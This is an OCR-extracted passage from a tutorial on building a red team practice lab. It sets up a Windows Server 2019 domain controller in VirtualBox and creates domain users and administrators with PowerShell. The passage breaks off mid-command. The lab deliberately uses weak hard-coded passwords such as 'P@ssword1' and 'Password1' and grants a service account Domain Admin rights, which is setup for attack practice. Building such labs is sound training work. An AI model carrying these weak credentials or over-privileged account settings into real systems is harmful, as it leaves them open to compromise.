
As shown in the preceding table, we will create 2 domain users (*gambit* ad *rogue*), an additional domain administrator (*wolverine*) and a service account which domain administrative privileges (*sqladmin*).To get started setting up the red team section of our lab, please use the following instructions:

Part 1 – Setting up Windows Server

In this section, you will learn how to setup Microsoft Windows Server 2019 as a virtual machine. To get started with this exercise, please use the following instructions:

1. On your host computer, go to https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019, and click on **Download the VHD**, ensure you complete the registration form to access the

download links for the **Virtual Hard Disk** (**VHD**) **64-bit edition** file as shown below:



Please select your Windows Server 2019 download


English (United States)

Rather than downloading an ISO image, using a pre-built VHD for Windows Server 2019 will reduce the time needed to install the Windows Server 2019 operating system as a virtual machine.

1. Once the Windows Server 2019 VHD file is downloaded on your host computer, open **Oracle VM VirtualBox Manager** and click on **New** to create a new virtual machine environment.
2. When the **Create Virtual Machine** window appears, click on **Expert Mode** and use the following configurations:
    - Name: Windows Server 2019
    - Type: Microsoft Windows
    - Version: Windows 2019 (64-bit)
    - Hard Disk: Use an Existing Virtual Hard Disk File (Click on the folder icon > Add > select the Windows Server 2019 VHD file).
    - Click on **Finish** to save the virtual machine
3. Once the **Windows Server 2019 virtual machine** is created and saved on **Oracle VM VirtualBox Manager**, select it and click on **Settings**.
4. On the **Settings** window, select the **Network** category and use the following settings for **Adapter 1**:
    - Adapter 1: Enable network Adapter
    - Attached to: Internal Network
    - Name: *RedTeamLab* (manually type it in the field)

- ○ Promiscuous Mode: Allow All

The following screenshot shows the preceding configurations for Adapter 1:



Windows Server 2019 - Settings

Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Internal Network

Name: RedTeamLab

Advanced


Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 080027F3767A

☑ Cable Connected


1. Next, select the **Windows Server 2019 virtual machine** and click on **Start** to power-on.
2. Once the virtual machine is running, you will prompted to select your home country/region, preferred app language and keyboard layout, click on **Next**.
3. Next, you will need to read the **License terms** and click on **Accept**.
4. Next, create a password for the built-in `Administrator` account, use `P@ssword1` as the password and click on **Finish**.
5. Next, log-in to Windows Server 2019 virtual machine. On the virtual machine menu bar, select **Input** > **Keyboard** > **Insert Ctrl-Alt-Del** to view the login window:




1. Login using username: `Administrator` and password: `P@ssword1`.

Part 2 – Configuring virtual machine additional features

1. Ensure the Windows Server 2019 virtual machine is running and you're logged-in.
2. To scale the virtual machine's desktop resolution to fit your host computer's monitor, on the virtual machine menu bar, select **Devices** > **Insert Guest Additions CD image** as shown below:


Windows Server 2019 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Optical Drives
Audio
Network
USB
Webcams
Shared Folders
Shared Clipboard
Drag and Drop
Insert Guest Additions CD image...
Upgrade Guest Additions...

1. Next, open **Windows Explorer** within Windows Server 2019 and navigate to **This PC** and double-click on the **VirtualBox Guest Additions** virtual disk as shown below:



Oracle VM VirtualBox Guest Additions 7.0.6 Setup

Welcome to Oracle VM VirtualBox Guest Additions 7.0.6 Setup

Setup will guide you through the installation of Oracle VM VirtualBox Guest Additions 7.0.6.

It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.

Click Next to continue.


1. When the installation window appears, click on **Next** and ensure that you use the default settings during the installation process. When it's complete, do not reboot.
2. Next, within the Windows Server 2019, click on the **Start** button (bottom-left corner) and open **Windows PowerShell**. Use the following commands to static assign an IP address and subnet mask to the Ethernet network adapter:

```
PS C:\Users\Administrator> netsh interface ipv4 set address name
="Ethernet" static 192.168.42.40 255.255.255.0
```

1. Next, change the default hostname to `DC1` and reboot the server with the following commands:


```
PS C:\Users\Administrator> Rename-Computer -NewName "DC1" -Resta
rt
```

The following screenshot shows the execution of the preceding commands:



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> netsh interface ipv4 set address name="Ethernet" static 192.168.42.40 255.255.255.0

PS C:\Users\Administrator> Rename-Computer -NewName "DC1" -Restart
```

1. Next, after the server reboots, login using the Administrator credentials. The Windows Server desktop interface will automatically scale to fit your monitor's resolution. If it doesn't, simply toggle this with the **VirtualBox menu bar** > **View** > **Auto-resize Guest Display** option as shown below:



Part 3 – Setting Active Directory Domain Services

Active Directory is a very important and popular role within Microsoft Windows Server as it allows IT professionals to centrally manage all users, devices, and policies within a Windows environment. To set up Active Directory within our lab, please use the following instructions:


1. Open the **Windows PowerShell** application within the Windows Server 2019 virtual machine.
2. Install the **Active Directory Domain Service** and it’s management tools using the following commands:

```
PS C:\Users\Administrator> Install-WindowsFeature -name AD-Domai
n-Services -IncludeManagementTools
```

1. Next, configure a new Active Directory forest and domain with the name `redteamlab.local` using the following commands:

```
PS C:\Users\Administrator> Install-ADDSForest -DomainName redtea
mlab.local -skipprechecks
```

You'll be prompted to enter a **Safe Mode Administrator Password**, use `P@ssword1`. When prompted to continue the operation, type `Y` and hit **Enter** to continue as shown in the following screenshot:



```
PS C:\Users\Administrator>  Install-ADDSForest -DomainName redteamlab.local -skipprechecks
SafeModeAdministratorPassword: *********
Confirm SafeModeAdministratorPassword: *********

The target server will be configured as a domain controller and restarted when this operation is complete.
Do you want to continue with this operation?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): Y
```

The setup process takes a few minutes to complete, then the Windows Server will automatically reboot.

1. After the server reboots, login using the Administrator credentials. This time, you'll be logging-in as a domain administrator on the server.

Part 4 – Creating domain users and administrator accounts


The following steps will carefully guide you through the process of creating domain users and domain administrators, and assigning the user to various security groups. To ensure these steps are simple and concise, we will be using the Windows PowerShell on Windows Server:

1. On the Windows Server 2019 virtual machine, open the **Windows PowerShell** application and use the following commands to create 4 domain user accounts:

```
PS C:\Users\Administrator> net user gambit Password1 /add /domai
n
```

```
PS C:\Users\Administrator> net user rogue Password1 /add /domain
PS C:\Users\Administrator> net user wolverine Password123 /add /
domain
PS C:\Users\Administrator> net user sqladmin Password45 /add /do
main
```

The following screenshot shows the execution of the preceding commands:




```
PS C:\Users\Administrator> net user gambit Password1 /add /domain
The command completed successfully.

PS C:\Users\Administrator> net user rogue Password1 /add /domain
The command completed successfully.

PS C:\Users\Administrator> net user wolverine Password123 /add /domain
The command completed successfully.

PS C:\Users\Administrator> net user sqladmin Password45 /add /domain
The command completed successfully.
```

1. Next, let's make the `wolverine` account a high-privilege user account that has the same privileges as the administrator by using the following commands

```
PS C:\Users\Administrator> net localgroup "Administrators" wolve
rine /add
PS C:\Users\Administrator> net group "Domain Admins" wolverine /
add /domain
PS C:\Users\Administrator> net group "Enterprise Admins" wolveri
ne /add /domain
PS C:\Users\Administrator> net group "Group Policy Creator Owner
s" wolverine /add /domain
PS C:\Users\Administrator> net group "Schema Admins" wolverine /
add /domain
```

The following screenshot shows the execution of the preceding commands:




```
PS C:\Users\Administrator> net localgroup "Administrators" wolverine /add
The command completed successfully.

PS C:\Users\Administrator> net group "Domain Admins" wolverine /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Enterprise Admins" wolverine /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Group Policy Creator Owners" wolverine /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Schema Admins" wolverine /add /domain
The command completed successfully.
```

1. Next, we will do the same for the `sqladmin` account

```
PS C:\Users\Administrator> net localgroup "Administrators" sqladmin /add
